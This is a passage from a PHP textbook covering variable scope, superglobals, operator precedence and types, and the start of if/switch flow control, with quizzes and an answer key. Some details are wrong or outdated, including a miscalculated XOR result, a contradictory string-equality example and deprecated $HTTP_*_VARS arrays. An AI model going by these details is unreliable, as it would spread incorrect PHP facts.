Sometimes curly brackets are used to make the code a little clearer. Curly brackets, in PHP, are grouping elements. By using them with a variable name, you can make it clear what each dollar sign is acting on in the variable name. This makes the code easier to read.

```
$$tip // harder to read
${$tip} // easier to read
```

2.3.3 Variable Scope

All variables have scope. The scope of a variable is the portion of the script in which the variable can be referenced. PHP has four different variable scopes.

- Local
- Global
- Static
- Parameter

In PHP, all variables are local in scope, even the global ones.

Local Scope

A local variable is one that is specific to a given instance of a given function. It is created when the function processing begins and is deleted as soon as the function is completed.

Local scope is specific to functions. PHP does not have a block level scope. If you want a block level scope, your best bet is to emulate it with a recursive function.

Global Scope

Global scope refers to any variable that is defined outside of any function. They can be accessed from any part of the program that is not inside a function.

To access a global variable from within a function, you can call it into the function with the global keyword:

```
global $varToInclude;
```

PHP also stores all global variables in an array called `$GLOBALS[]`. Its index is the name of the variable. This array is accessible from within functions and can be used to update global variables directly.

```
global $somVar;
$someVar = 'abc'
// is the same as
$GLOBALS ["someVar"] = 'abc';
```

Notes***Static Scope***

Normally when a function terminates, all of its variables are also cleaned up. Sometimes you want a local variable to persist between instances of a given function. To do this, you use the `static` keyword when you first declare the variable. Then each time you call the function, that variable will still have the information it contained from the last time the function was called.

```
static $aValueToRemember;
```

Even though the value persists, the variable is still local to the function.

Parameters

A *parameter* is a local variable whose value is passed to the function by the calling code. Unlike other variables, parameters are declared in a parameter list as part of the function declaration.

Parameters are also sometimes called *arguments*.

2.3.4 Environment Variable

Beyond the variables you declare in your code, PHP has a collection of *environment variables*, which are system defined variables that are accessible from anywhere inside the PHP code, inside of functions or out. We already encountered one in the `$GLOBALS` array.

All of these environment variables are stored by PHP as arrays. Some you can address directly by using the name of the index position as a variable name. Other can only be accessed through their arrays. Which can be accessed which way is heavily dependent on how strict the security settings are for PHP on your server. The methods of accessing these variables in more detail when we talk about processing user data, but using the arrays is a good coding practice.

Some of the environment variables include:

```
$HTTP_SERVER_VARS[ ]
```

Contains information about the server and the HTTP connection.

```
$HTTP_COOKIE_VARS[ ]
```

Contains any cookie data sent back to the server from the client. Indexed by cookie name.

```
$HTTP_GET_VARS[ ]
```

Contains any information sent to the server as a search string as part of the URL.

```
$HTTP_POST_VARS[ ]
```

Contains any information sent to the server as a POST style posting from a client form.

```
$HTTP_POST_FILES[ ]
```

Contains information about any uploaded files.

```
$HTTP_ENV_VARS[ ]
```

Contains information about environmental variables on the server.

We will talk about these more when we talk about processing data from the user. However, if you are not using Apache, you probably want to read the official PHP documentation and your server documentation to see if your server creates different environmental variables than Apache.

If you are using Apache, then there are as many as three ways to access the values of the environment variables. Say, for instance, that a client sends back a cookie to the server named `myFirstCookie`. Although the last example below is guaranteed to work across all platforms, regardless of security settings, the other two will also work on servers with more relaxed settings.

```
// major shortcut
$newVar = $myFirstCookie;

// moderate shortcut
$newVar = $_COOKIE ["myFirstCookie"];

// full version
$newVar = $HTTP_COOKIE_VARS ["myFirstCookie"];
```

Currently there is a push to make the second version of the new standard, since it is shorter and thus makes the code easier to read. Especially when doing a great deal of cookie or form data processing.



Task

Give the process for using environment variable in PHP code.

2.4 Expressions and Operators

The basic building block of a program is the statement. A *statement* is a piece of code that does something. Statements themselves are made up of expressions and operators. An *expression* is a piece of code that evaluates to some value. An *operator* is a code element that acts on an expression in some way. For instance, a minus sign can be used to tell the computer to delete the value of the expression after it from the expression before it.

Since there is not really much to understand about expressions except for the assembly of them into compound expressions and statements using operators, we are going to look at the operators used to turn expressions into more complex expressions and statements.

This takes a look at operators and how to use them to form complex expressions and statements. It starts with a general overview and then proceeds to look at different types of operators and their uses.

Statements themselves are made up of expressions and operators. An *expression* is a piece of code that evaluates to some value. The simplest form of expression is a literal or a variable. A literal evaluates to itself. A variable evaluates to the value assigned to it.

For instance, any of the following are valid expressions:

"abc"

123

\$a

\$x == 7

(\$a + \$b) / \$c

Although a literal or variable may be a valid expression, they are not expressions that do anything. The way you get expressions to do things is by linking simple expressions together with operators.

An operator combines simple expressions together into more complex expressions by creating relationships between the simple expressions that can be evaluated. For instance, if the relation you want to establish is the cumulative joining of two numeric values together, you could write $6 + 7$. The numbers 6 and 7 are each valid expressions. The equation $6 + 7$ is also a valid expression, whose value, in this case, happens to be 13.

Notes

The plus sign (+) is an operator. The numbers to either side of it are said to be its arguments, or operands. An argument or operand is something that an operator takes action on. Different operators have different types and numbers of operands. (You will also find that some operands are overloaded. This means that they will do different things in different contexts.)

Two or more expressions connected by operators are called an expression. That’s right. You use operators to make complex expressions. The more sub-expressions and operators, the longer and more complex the expression, but as long as it is something that equates to a value, it is still an expression.

When expressions and operators are assembled in such a way as to produce a piece of code that actually does something, you have a statement. Statements end in semicolons and are the programming equivalent of the complete sentence.

For instance, \$a + \$b is an expression. It equates to something, the sum of the values of \$a and \$b, but it does not do anything. \$c = \$a + \$b; is, on the other hand, a statement, because it does something. It assigns the sum of the values of \$a and \$b to \$c.

Since there is not really much to understand about expressions except for the assembly of them into compound expressions and statements using operators, we are going to look at the operators used to turn expressions into more complex expressions and statements.

Table 2.1: Operator Precedence

P	A	Operator	Operation
19	N	new	Create new object
18	R	[Array subscript
17	R	!	Logical NOT
	R	~	Bitwise NOT
	R	++	Increment
	R	--	Decrement
	R	(int), (double), (string), (array), (object)	Cast
	R	@	Inhibit errors
16	L	*	Multiplication
	L	/	Division
	L	%	Modulus
15	L	+	Addition
	L	-	Subtraction
	L	.	String concatenation
14	L	<<	Bitwise shift left
	L	>>	Bitwise shift right
13	N	<,<=	Less than, less than or equal
	N	>,>=	Greater than, greater than or equal
12	N	==	Value equality
	N	!=, <>	Inequality
	N	===	Type and value equality
	N	!==	Type and value inequality
11	L	&	Bitwise AND

Contd...

10	L	^	Bitwise XOR
9	L		Bitwise OR
8	L	&&	Logical AND
7	L		Logical OR
6	L	?:	Conditional operator
5	L	=	Assignment
	L	+=, -=, *=, /=, .=, %=, &=, =, ^=, ~=, <<=, >>=	Assignment with operation
4	L	and	Logical AND
3	L	xor	Logical XOR
2	L	or	Logical OR
1	L	,	List separator

2.4.1 Number of Operands

Most operators in PHP are binary operators; they combine two operands (or expressions) into a single, more complex expression. PHP also supports a number of unary operators, which convert a single expression into a more complex expression. Finally, PHP supports a single ternary operator that combines three expressions into a single expression.

2.4.2 Operator Precedence

The order in which operators in an expression are evaluated depends on their relative precedence. For example, you might write:

```
2 + 4 * 3
```

As you can see in Table 2.1, the addition and multiplication operators have different precedence, with multiplication higher than addition. So the multiplication happens before the addition, giving $2 + 12$, or 14, as the answer. If the precedence of addition and multiplication were reversed, $6 * 3$, or 18, would be the answer.

To force a particular order, you can group operands with the appropriate operator in parentheses. In our previous example, to get the value 18, you can use this expression:

```
(2 + 4) * 3
```

It is possible to write all complex expressions (expressions containing more than a single operator) simply by putting the operands and operators in the appropriate order so that their relative precedence yields the answer you want. Most programmers, however, write the operators in the order that they feel makes the most sense to programmers, and add parentheses to ensure it makes sense to PHP as well. Getting precedence wrong leads to code like:

```
$x + 2 / $y >= 4 ? $z : $x << $z
```

This code is hard to read and is almost definitely not doing what the programmer expected it to do.

One way many programmers deal with the complex precedence rules in programming languages is to reduce precedence down to two rules:

- Multiplication and division have higher precedence than addition and subtraction.
- Use parentheses for anything else.



Caution

Operator precedence should be used based on precedence, otherwise result will affect.

Notes

2.4.3 Operator Associativity

Associativity defines the order in which operators with the same order of precedence are evaluated. For example, look at:

$2 / 2 * 2$

The division and multiplication operators have the same precedence, but the result of the expression depends on which operation we do first:

$2 / (2 * 2) // 0.5$ $(2 / 2) * 2 // 2$

The division and multiplication operators are left-associative; this means that in cases of ambiguity, the operators are evaluated from left to right. In this example, the correct result is 2.

2.4.4 Operator Concept

PHP has many types of operators. They can be categorized as:

- Arithmetic operators
- String concatenation operators
- Autoincrement and Autodecrement operators
- Comparison operators
- Bitwise operators
- Logical operators
- Casting operators
- Assignment operators
- Miscellaneous operators that do not really fit into any category.

Arithmetic Operators

The arithmetic operators are operators you will recognize from everyday use. Most of the arithmetic operators are binary; however, the arithmetic negation and arithmetic assertion operators are unary. These operators require numeric values. Non-numeric values are converted into numeric values by some rules. The arithmetic operators are:

Addition (+)

The result of the addition operator is the sum of the two operands.

Subtraction (-)

The result of the subtraction operator is the difference between the two operands; i.e. the value of the second operand subtracted from the first.

Multiplication ()*

The result of the multiplication operator is the product of the two operands. For example, $3 * 4$ is 12.

Division (/)

The result of the division operator is the quotient of the two operands. Dividing two integers can give an integer (e.g. $4 / 2$) or a floating-point result (e.g. $1 / 2$).

Modulus (%)

The modulus operator converts both operands to integers and returns the remainder of the division of the first operand by the second operand. For example, $10 \% 6$ is 4.

Arithmetic negation (-)

The arithmetic negation operator returns the operand multiplied by -1 , effectively changing its sign. For example, $-(3 - 4)$ evaluates to 1 . Arithmetic negation is different from the subtraction operator, even though they both are written as a minus sign. Arithmetic negation is always unary and before the operand. Subtraction is binary and between its operands.

Arithmetic assertion (+)

The arithmetic assertion operator returns the operand multiplied by $+1$, which has no effect. It is used only as a visual cue to indicate the sign of a value. For example, $+(3 - 4)$ evaluates to -1 , just as $(3 - 4)$ does.

String Concatenation Operator

Manipulating string is such a core part of PHP applications that PHP has a separate string concatenation operator (`.`). The concatenation operator appends the right-hand operand to the left-hand operand and returns the resulting string. Operands are first converted to strings, if necessary. For example:

```
$n = 5; $s = 'There were ' . $n . ' ducks.'; // $s is 'There were 5 ducks'.
```

Autoincrement and Autodecrement Operators

In programming, one of the most common operations is to increase or decrease the value of a variable by one. The unary autoincrement (`++`) and autodecrement (`--`) operators provide shortcuts for these common operations. These operators are unique in that they work only on variables; the operators change their operands' values as well as returning a value.

There are two ways to use autoincrement or autodecrement in expressions. If you put the operator in front of the operand, it returns the new value of the operand (incremented or decremented). If you put the operator after the operand, it returns the original value of the operand (before the increment or decrement). Table 2.2 lists the different operations.

Table 2.2: Autoincrement and Autodecrement Operations

Operator	Name	Value returned	Effect on \$var
<code>\$var++</code>	Post-increment	<code>\$var</code>	Incremented
<code>++\$var</code>	Pre-increment	<code>\$var + 1</code>	Incremented
<code>\$var--</code>	Post-decrement	<code>\$var</code>	Decrement
<code>--\$var</code>	Pre-decrement	<code>\$var - 1</code>	Decrement

These operators can be applied to strings as well as numbers. Incrementing an alphabetic character turns it into the next letter in the alphabet. As illustrated in Table 2.3, incrementing "z" or "Z" wraps it back to "a" or "Z" and increments the previous character by one, as though the characters were in a base-26 number system.

Table 2.3: Autoincrement with Letters

Incrementing this	Gives this
"a"	"b"
"z"	"aa"
"spaz"	"spba"
"K9"	"L0"
"42"	"43"

Notes

Comparison Operators

As their name suggests, comparison operators compare operands. The result is always either true, if the comparison is truthful, or false, otherwise.

Operands to the comparison operators can be both numeric, both string, or one numeric and one string. The operators check for truthfulness in slightly different ways based on the types and values of the operands, either using strictly numeric comparisons or using lexicographic (textual) comparisons. Table 2.4 outlines when each type of check is used.

Table 2.4: Type of Comparison Performed by the Comparison Operators

First operand	Second operand	Comparison
Number	Number	Numeric
String that is entirely numeric	String that is entirely numeric	Numeric
String that is entirely numeric	Number	Numeric
String that is not entirely numeric	Number	Lexicographic
String that is entirely numeric	String that is not entirely numeric	Lexicographic
String that is not entirely numeric	String that is not entirely numeric	Lexicographic

One important thing to note is that two numeric strings are compared as if they were numbers. If you have two strings that consist entirely of numeric characters and you need to compare them lexicographically, use the `strcmp ()` function.

The comparison operators are:

Equality (==)

If both operands are equal, this operator returns true; otherwise, it returns false.

Identical (===)

If both operands are equal and are of the same type, this operator returns true; otherwise, it returns false. Note that this operator does not do implicit type casting. This operator is useful when you do not know if the values you are comparing are of the same type. Simple comparison may involve value conversion. For instance, the strings "0.0" and "0" are not equal. The `==` operator says they are, but `===` says they are not.

Inequality (! = or <>)

If both operands are not equal, this operator returns true; otherwise, it returns false.

Not identical (! ==)

If both operands are not equal, or they are not of the same type, this operator returns true; otherwise, it returns false.

Greater than (>)

If the left-hand operator is greater than the right-hand operator, this operator returns true; otherwise, it returns false.

Greater than or equal to (>=)

If the left-hand operator is greater than or equal to the right-hand operator, this operator returns true; otherwise, it returns false.

Less than (<)

If the left-hand operator is less than the right-hand operator, this operator returns true; otherwise, it returns false.

Less than or equal to (<=)

If the left-hand operator is less than or equal to the right-hand operator, this operator returns true; otherwise, it returns false.

Bitwise Operators

The bitwise operators act on the binary representation of their operands. Each operand is first turned into a binary representation of the value, as described in the bitwise negation operator entry in the following list. All the bitwise operators work on numbers as well as strings, but they vary in their treatment of string operands of different lengths. The bitwise operators are:

Bitwise negation (~)

The bitwise negation operator changes 1s to 0s and 0s to 1s in the binary representations of the operands. Floating-point values are converted to integers before the operation takes place. If the operand is a string, the resulting value is a string of the same length as the original, with each character in the string negated.

Bitwise AND (&)

The bitwise AND operator compares each corresponding bit in the binary representations of the operands. If both bits are 1, the corresponding bit in the result is 1; otherwise, the corresponding bit is 0. For example, `0755 & 0671` is `0651`. This is a bit easier to understand if we look at the binary representation. Octal `0755` is binary `111101101`, and octal `0671` is binary `110111001`. We can then easily see which bits are on in both numbers and visually come up with the answer:

```
111101101 & 110111001 ----- 110101001
```

The binary number `110101001` is octal `0651`. You can use the PHP functions `bindec()`, `decbin()`, `octdec()`, and `decoct()` to convert numbers back and forth when you are trying to understand binary arithmetic.

Here's a tip: Split the binary number up into three groups. `6` is binary `110`, `5` is binary `101`, and `1` is binary `001`; thus, `0651` is `110101001`.

If both operands are strings, the operator returns a string in which each character is the result of a bitwise AND operation between the two corresponding characters in the operands. The resulting string is the length of the shorter of the two operands; trailing extra characters in the longer string are ignored. For example, `"wolf" & "cat"` is `"cad"`.

Bitwise OR (|)

The bitwise OR operator compares each corresponding bit in the binary representations of the operands. If both bits are 0, the resulting bit is 0; otherwise, the resulting bit is 1. For example, `0755 | 020` is `0775`.

If both operands are strings, the operator returns a string in which each character is the result of a bitwise OR operation between the two corresponding characters in the operands. The resulting string is the length of the longer of the two operands, and the shorter string is padded at the end with binary 0s. For example, `"pussy" | "cat"` is `"suwsy"`.

Bitwise XOR (^)

The bitwise XOR operator compares each corresponding bit in the binary representation of the operands. If either of the bits in the pair, but not both, is 1, the resulting bit is 1; otherwise, the resulting bit is 0. For example, `0755 ^ 023` is `776`.

If both operands are strings, this operator returns a string in which each character is the result of a bitwise XOR operation between the two corresponding characters in the operands. If the two

Notes

strings are different lengths, the resulting string is the length of the shorter operand, and extra trailing characters in the longer string are ignored. For example, "big drink" ^ "AA" is "# (".

Left shift (<<)

The left shift operator shifts the bits in the binary representation of the left-hand operand left by the number of places given in the right-hand operand. Both operands will be converted to integers if they are not already. Shifting a binary number to the left inserts a 0 as the rightmost bit of the number and moves all other bits to the left one place. For example, 3 << 1 (or binary 11 shifted one place left) results in 6 (binary 110).

Note that each place to the left that a number is shifted results in a doubling of the number. The result of left shifting is multiplying the left-hand operand by 2 to the power of the right-hand operand.

Right shift (>>)

The right shift operator shifts the bits in the binary representation of the left-hand operand right by the number of places given in the right-hand operand. Both operands will be converted to integers if they are not already. Shifting a binary number to the right inserts a 0 as the leftmost bit of the number and moves all other bits to the right one place. The rightmost bit is discarded. For example, 13 >> 1 (or binary 1101) shifted one place right results in 6 (binary 110).

Logical Operators

Logical operators provide ways for you to build complex logical expressions. Logical operators treat their operands as Boolean values and return a Boolean value. There are both punctuation and English versions of the operators (|| and or are the same operator). The logical operators are:

Logical AND (&&, and)

The result of the logical AND operation is true if and only if both operands are true; otherwise, it is false. If the value of the first operand is false, the logical AND operator knows that the resulting value must also be false, so the right-hand operand is never evaluated. This process is called short-circuiting, and a common PHP idiom uses it to ensure that a piece of code is evaluated only if something is true. For example, you might connect to a database only if some flag is not false:

```
$result = $flag and mysql_connect();
```

The && and and operators differ only in their precedence.

Logical OR (||, or)

The result of the logical OR operation is true if either operand is true; otherwise, the result is false. Like the logical AND operator, the logical OR operator is short-circuited. If the left-hand operator is true, the result of the operator must be true, so the right-hand operator is never evaluated. A common PHP idiom uses this to trigger an error condition if something goes wrong. For example:

```
$result = fopen($filename) or exit();
```

The || and or operators differ only in their precedence.

Logical XOR (xor)

The result of the logical XOR operation is true if either operand, but not both, is true; otherwise, it is false.

Logical negation (!)

The logical negation operator returns the Boolean value true if the operand evaluates to false, and false if the operand evaluates to true.

Casting Operators

Although PHP is a weakly typed language, there are occasions when it is useful to consider a value as a specific type. The casting operators, (int), (float), (string), (bool), (array), and (object), allow you to force a value into a particular type. To use a casting operator, put the operator to the left of the operand. Table 2.5 lists the casting operators, synonymous operands, and the type to which the operator changes the value.

Table 2.5: PHP Casting Operators

Operator	Synonymous operators	Changes type to
(int)	(integer)	Integer
(float)	(real)	Floating point
(string)		String
(bool)	(boolean)	Boolean
(array)		Array
(object)		Object

Casting affects the way other operators interpret a value, rather than changing the value in a variable. For example, the code:

```
$a = "5"; $b = (int) $a;
```

Assigns \$b the integer value of \$a; \$a remains the string "5". To cast the value of the variable itself, you must assign the result of a cast back into the variable:

```
$a = "5" $a = (int) $a; // now $a holds an integer
```

Not every cast is useful: Casting an array to a numeric type gives 1, and casting an array to a string gives "Array" (seeing this in your output is a sure sign that you have printed a variable that contains an array).

Casting an object to an array builds an array of the properties, mapping property names to values:

```
class Person { var $name = "Piyush"; var $age = 35; } $o = new Person; $a = (array) $o; print_r($a);
Array ( [name] => Piyush[age] => 35 )
```

You can cast an array to an object to build an object whose properties correspond to the array's keys and values. For example:

```
$a = array('name' => 'Piyush', 'age' => 35, 'wife' => 'Seema'); $o = (object) $a; echo $o->name;
Piyush
```

Keys that are not valid identifiers, and thus are invalid property names, are inaccessible but are restored when the object is cast back to an array.

Assignment Operators

Assignment operators store or update values in variables. The autoincrement and autodecrement operators we saw earlier are highly specialized assignment operators: here we see the more general forms. The basic assignment operator is =, but we will also see combinations of assignment and binary operations, such as += and &=.

Assignment

The basic assignment operator (=) assigns a value to a variable. The left-hand operand is always a variable. The right-hand operand can be any expression any simple literal, variable, or complex expression. The right-hand operand's value is stored in the variable named by the left-hand operand.

Notes

Because all operators are required to return a value, the assignment operator returns the value assigned to the variable. For example, the expression `$a = 5` not only assigns 5 to `$a`, but also behaves as the value 5 if used in a larger expression. Consider the following expressions:

```
$a = 5; $b = 10; $c = ($a = $b);
```

The expression `$a = $b` is evaluated first, because of the parentheses. Now, both `$a` and `$b` have the same value, 10. Finally, `$c` is assigned the result of the expression `$a = $b`, which is the value assigned to the left-hand operand (in this case, `$a`). When the full expression is done evaluating, all three variables contain the same value, 10.

Assignment with Operation

In addition to the basic assignment operator, there are several assignment operators that are convenient shorthand. These operators consist of a binary operator followed directly by an equals sign, and their effect is the same as performing the operation with the operands, then assigning the resulting value to the left-hand operand. These assignment operators are:

Plus-equals (+=)

Adds the right-hand operand to the value of the left-hand operand, and then assigns the result to the left-hand operand. `$a += 5` is the same as `$a = $a + 5`.

Minus-equals (-=)

Subtracts the right-hand operand from the value of the left-hand operand, and then assigns the result to the left-hand operand.

Divide-equals (/=)

Divides the value of the left-hand operand by the right-hand operand, and then assigns the result to the left-hand operand.

Multiply-equals (=)*

Multiplies the right-hand operand with the value of the left-hand operand, and then assigns the result to the left-hand operand.

Modulus-equals (%=)

Performs the modulus operation on the value of the left-hand operand and the right-hand operand, and then assigns the result to the left-hand operand.

Bitwise-XOR-equals (^=)

Performs a bitwise XOR on the left-hand and right-hand operands, then assigns the result to the left-hand operand.

Bitwise-AND-equals (&=)

Performs a bitwise AND on the value of the left-hand operand and the right-hand operand, then assigns the result to the left-hand operand.

Bitwise-OR-equals (|=)

Performs a bitwise OR on the value of the left-hand operand and the right-hand operand, and then assigns the result to the left-hand operand.

Concatenate-equals (. =)

Concatenates the right-hand operand to the value of the left-hand operand, and then assigns the result to the left-hand operand.

Miscellaneous Operators

The remaining PHP operators are for error suppression, executing an external command, and selecting values:

Error suppression (@)

Some operators or functions can generate error messages.

Execution (`...`)

The backtick operator executes the string contained between the backticks as a shell command and returns the output. For example:

```
$listing = `ls -ls /tmp`; echo $listing;
```

Conditional (? :)

The conditional operator is, depending on the code you look at, either the most overused or most underused operator. It is the only ternary (three-operand) operator and is therefore sometimes just called the ternary operator.

The conditional operator evaluates the expression before the ?. If the expression is true, the operator returns the value of the expression between the ? and ;; otherwise, the operator returns the value of the expression after the :. For instance:

```
<a href="<? = $url?>"><? = $linktext ? $linktext: $url ?></a>
```

If text for the link \$url is present in the variable \$linktext, it is used as the text for the link; otherwise, the URL itself is displayed.



Case Study

Apache Software Foundation

The Apache Web Server from the Apache Software Foundation. It is a legendary product in many ways. The Internet as we know it now almost certainly would not be here if it was not for Apache's web server.

It is currently, and has been for many years, the number one web server on the Internet according to most analytical reports. This is despite the extreme lengths that some rivals have gone to try and skew the figures. The widely read monthly survey by Netcraft shows that in July 2008, Apache was serving almost 50% of the world's websites. Apache has been the most popular web server on the Internet since April 1996.

The Apache web server became so popular for several reasons:

- **Cost:** It is Open Source and free.
- **Cross Platform:** Apache runs on almost every mainstream Operating System.
- **Modular:** Plugin modules enable wide support for building interactive and dynamic websites using a multitude of backend services. Highly popular is the combination of the MySQL database and the PHP programming language.
- **Performance:** Consistently Apache has outperformed its rivals in terms of raw page impression performance, efficiency of memory and processor cycle usage and its ability to scale to support many websites within one running server instance.

Questions:

1. Explain the software foundation of Apache.
2. What do you mean by PHP programming language?

Self Assessment

Multiple choice questions:

6. An is a variable that holds a group of values.
(a) string (b) literal
(c) array (d) queue
7. is just a name assigned to reference a location in memory where some value is stored.
(a) String (b) Literal
(c) Array (d) Variable

True or False:

8. Null is a special data type which can have only one value.
(a) True (b) False
9. PHP is capable of functioning as an object-oriented programming language (DOP).
(a) True (b) False
10. The scope of a variable is not the portion of the script in which the variable can be referenced.
(a) True (b) False

2.5 Summary

- PHP is a general-purpose server-side scripting language originally designed for web development to produce dynamic web pages. For this purpose, PHP code is embedded into the HTML source document and interpreted by a web server with a PHP processor module, which generates the web page document.
- All variables in PHP are prefixed with a dollar sign. The dollar sign is not technically part of the variable name, but it is required as the first character for the PHP parser to recognize the variable.
- Local scope is specific to functions. PHP does not have a block level scope. If you want a block level scope, your best bet is to emulate it with a recursive function.
- An operator combines simple expressions together into more complex expressions by creating relationships between the simple expressions that can be evaluated.
- When expressions and operators are assembled in such a way as to produce to a piece of code that actually does something, you have a statement. Statements end in semicolons and are the programming equivalent of the complete sentence.
- Most operators in PHP are binary operators; they combine two operands (or expressions) into a single, more complex expression. PHP also supports a number of unary operators, which convert a single expression into a more complex expression.

2.6 Keywords

Boolean: A Boolean value assesses the truth value of something. Booleans only have two values, true and false. These two values are represented by the keyword literals of the same name. All conditionals return a true/false Boolean value based on the condition being tested.

Floating-point numbers: Floating-point numbers are also sometimes called real numbers. They are numbers that have a fractional component.

Integer: An integer is a whole number. That is to say, it is a number with no fractional component.

Keywords: A keyword is a reserved word in the PHP programming language. Keywords are used to perform a specific task in the computer program.

Logical operators: Logical operators provide ways for you to build complex logical expressions. Logical operators treat their operands as Boolean values and return a Boolean value.

Null: Null is a special data type which can have only one value, which is it. Which is to say, null is not only a data type, but also a keyword literal.

Object: An object is a data type that allows for the storage of not only data but also information on how to process that data. The data elements stored within an object are referred to as its properties, also sometimes called the attributes of the object.

Operator: An operator is a code element that acts on an expression in some way. For instance, a minus sign can be used to tell the computer to delete the value of the expression after it from the expression before it.

Parameters: A parameter is a local variable whose value is passed to the function by the calling code. Unlike other variables, parameters are declared in a parameter list as part of the function declaration.

Variable: A variable is just a name assigned to reference a location in memory where some value is stored. It is a shortcut, so that you do not have to refer to memory addresses directly.



Lab Exercise

1. Develop a program to show the use of variables in PHP.
2. Develop a program to show the use of arithmetic operators in PHP.

2.8 Review Questions

1. What do you mean by lexical structure?
2. Explain the delimiters and Literals in PHP with example.
3. How many data types are used in PHP? Explain with example.
4. What are the special character and here documents in PHP? Discuss briefly.
5. Explain the compound data types used in PHP.
6. What are the variables? How many variables are used in PHP?
7. Explain about the scope of variables. How are they defined in PHP?
8. What are the expressions? Why these are used in PHP? Give the example.
9. What are the operators? How many operators are used in PHP?
10. What are the difference between assignment operators and comparison operators? Explain with example.

Answers to Self Assessment

- | | | | | |
|--------|--------|--------|--------|---------|
| 1. (b) | 2. (a) | 3. (c) | 4. (b) | 5. (d) |
| 6. (c) | 7. (d) | 8. (a) | 9. (a) | 10. (b) |

2.9 Further Reading



Books

Learning PHP 5, by David Sklar



Online link

<http://www.phpcatalyst.com/>

Unit 3: Flow-Control Statements and PHP in Web Page

CONTENTS

Objectives

Introduction

3.1 Conditional Statements

3.1.1 If Statement

3.1.2 Switch Statement

3.1.3 Other Formats

3.2 Advance Conditional

3.2.1 Comparing Strings

3.2.2 Similarity

3.3 Iteration

3.3.1 While Statement

3.3.2 Do...while Statement

3.3.3 For Statement

3.4 Termination Statements

3.4.1 Break Statement

3.4.2 Continue Statement

3.4.3 Stepping Out Multiple Levels

3.5 Including Code

3.6 Embedding PHP in Web Pages

3.6.1 XML Style

3.6.2 SGML Style

3.6.3 ASP Style

3.6.4 Script Style

3.6.5 Echoing Content Directly

3.7 Summary

3.8 Keywords

3.9 Review Questions

3.10 Further Readings

Objectives

After studying this unit, you will be able to:

- Understand the conditional statements used in PHP
- Explain advance conditionals used in PHP
- Discuss the iteration
- Explain the termination statement
- Understand the including code
- Explain embedding PHP in Web pages

Introduction

Flow control and iteration are two very useful features of most programming languages. Without them all programs would have to be linear and if you wanted something to happen three times, you would have to code it three times.

Flow control means exactly what it sounds like it should, controlling the flow of something. When using flow control for programming, what you are doing is regulating the order in which the code is executed, how many times it is executed, and if it is executed at all.

Programmatic flow control can be broken into three primary categories:

Conditionals

Conditionals allow us to specify whether or not to run a selected piece of code based on some prior condition.

Iteration

Iteration, also known as looping, is to specify that a piece of code can be run multiple times. Depending on circumstances, that can be one or more or zero or more times.

Goto's

There is one last type of flow control, called goto's, after the command that defined the process. Even if languages still support this coding mechanism, none of them will admit to it. It makes for bad code. Instead, our last topic in this brief look at good coding practices as they pertain to working with effective flow control, functions and modularization.

3.1 Conditional Statements

Some statements in PHP are known as *conditional statements*. These statements make use of statements that delimit them and which determine whether or not the delimited code is executed, based on some condition.

We will look at two structures here:

- if statement
- switch statement

We will also look at some alternative methods for coding both statements (PHP likes to be flexible).

3.1.1 If Statement

In most C-style languages, there are two basic conditional statements – if statement and the switch statement. PHP is no exception.

We are going to start with if statement. It is the easier of the two.

The if statement is a simple concept. If something is true, then perform the statement block associated with it, otherwise do not. To use conditionals, you need to be evaluating expressions that evaluates to true or false. We have discussed conditional operators elsewhere, but we can also test for non-zero, non-null, non-empty values in variables, and many system defined functions return true or false depending on their successful execution.

The if statement takes the form of the following:

```
if (conditional expression) {  
    statement block;  
}
```

Notes

Some programming languages make use of the then keyword (if ... then). PHP does not.

If some conditional expression evaluates to true then PHP performs the associated statement block. For instance, the following statement will echo out a warning that the value of a variable is not an integer. It will only generate this message if the expression `!is_int($x)` evaluates to true, which is to say, if it is not a number.

```
if (!is_int($x)) {  
    echo ($x . ' is not an integer!');
```

} If you just want to execute a single statement within an if statement, you do not technically need the curly brackets, but they are a good habit to get into so you do not forget them.



Did u know?

In the programming concept the Switch statement is sometimes called the case statement.

Else Statement

The if statement executes a block of code if something is true.

What happens if you want to execute one block of code if something is true and another if it is false? In this case, PHP has something called the else statement.

The else statement can only follow an if statement and is used to mark off a statement block to execute if the conditional expression being tested evaluates to false. It does not take its own test condition expression because it executes in response to the if statement immediately preceding it returning false.

```
if (!is_int($x)) {  
    echo ($x . ' is not an integer!');
```

```
}  
else {  
    echo $x . ' is a number we can work with!';  
}
```

Do not forget the curly brackets around both expression blocks. Thinking that the else is part of the if statement (which technically it is) makes it easy to forget to close the if statement block before the else statement block.

Elseif Statement

What happens if you want to test for more than simply whether a given expression equates to true or false, but want to test for and execute code based on a variety of possible conditions? This is to say, what happens if there are three or more conditions.

PHP has an elseif statement. This allows us to test for another condition if the first one was not true. The program will test each condition in sequence until:

It finds one that is true. In this case it executes the code for that condition.

It reaches an else statement. In this case it executes the code in the else statement.

It reaches the end of the if ... elseif ... else structure. In this case it moves to the next statement after the conditional structure.

The elseif sturcture looks like this:

```
if (is_int($x)) {
    echo ($x . ' is an integer');
}
elseif (is_float($x)) {
    echo ($x . ' is a floating point number');
}
elseif (is_string($x)) {
    echo ($x . ' is a string');
}
elseif (is_bool($x)) {
    echo ($x . ' is a boolean');
}
else {
    echo ($x . ' is not a primitive data type');
}
```

3.1.2 Switch Statement

Although you can test for multiple conditions with a series of if statements, the if statement really does only test the truth of a single conditional expression at a time. It is a two-state expression, either the statement block executes or it does not.

If you want to check a single variable for multiple values, you can do so with a series of if statements, but this is not always the best approach. PHP also provides a conditional statement for testing multiple values for a single variable or expression. This is the switch statement.

The switch statement, in its structure, is similar to the if statement. It takes an expression to be evaluated and a statement block.

The switch statement can only evaluate a single expression, but it can compare that single expression to a series of possible values. The expression to be evaluated is most likely not a conditional, since a conditional only has two possible states something best handled by an if ... else statement. Rather it is usually some expression that can have a series of values, such as a variable that can have a number between 0 and 9, or a form field that can contain one of the fifty-two-character abbreviations for the US state names.

```
switch (expression) {
    statements;
}
```

Although the shell of the statement is the same, the body of the statement block is significantly more complex and requires additional keywords to make the statement work. A full switch statement may look like the following example:

Notes



Example:

```
switch ($myState) {  
    case "In":  
        echo "You are from India";  
        break;  
    case "VT":  
        echo "You are from Vermont";  
        break;  
    case "MA":  
        echo "You are from Massachussetts";  
        break;  
    default:  
        echo "You are not from around here";  
        break;  
}
```

Let us look at the various elements.

Case Statement

The case keyword is a label; it marks a point in the code to do something. Specifically it marks the point in the code to begin executing statements if the value of the expression being evaluated by the switch statement is equal to the value immediately following the case keyword or if the expression following the case keyword evaluates to true. The colon marks the end of the label. The entire label should be on one line.

